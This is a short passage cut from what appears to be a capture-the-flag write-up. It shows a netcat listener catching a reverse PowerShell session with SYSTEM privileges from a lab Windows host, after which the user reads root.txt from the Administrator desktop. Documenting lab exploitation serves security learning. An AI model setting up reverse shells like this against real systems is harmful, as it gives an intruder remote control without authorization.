ipmo de Import-Module.
```

```
knalla@Deb:~/Escritorio/windows$ nc -lnvp 9999
```

```
Listening on 0.0.0.0 9999
```

```
Connection received on 10.129.9.218 49702
```

```
Windows PowerShell
```

Copyright (C) Microsoft Corporation. All rights reserved.

```
PS C:\Windows\system32> whoami
```

```
whoami
```

```
nt authority\system
```

```
PS C:\Windows\system32> cd C:\users\Administrator\Desktop
```

```
cd C:\users\Administrator\Desktop
```

```
PS C:\users\Administrator\Desktop> type root.txt
```

```
type root.txt
```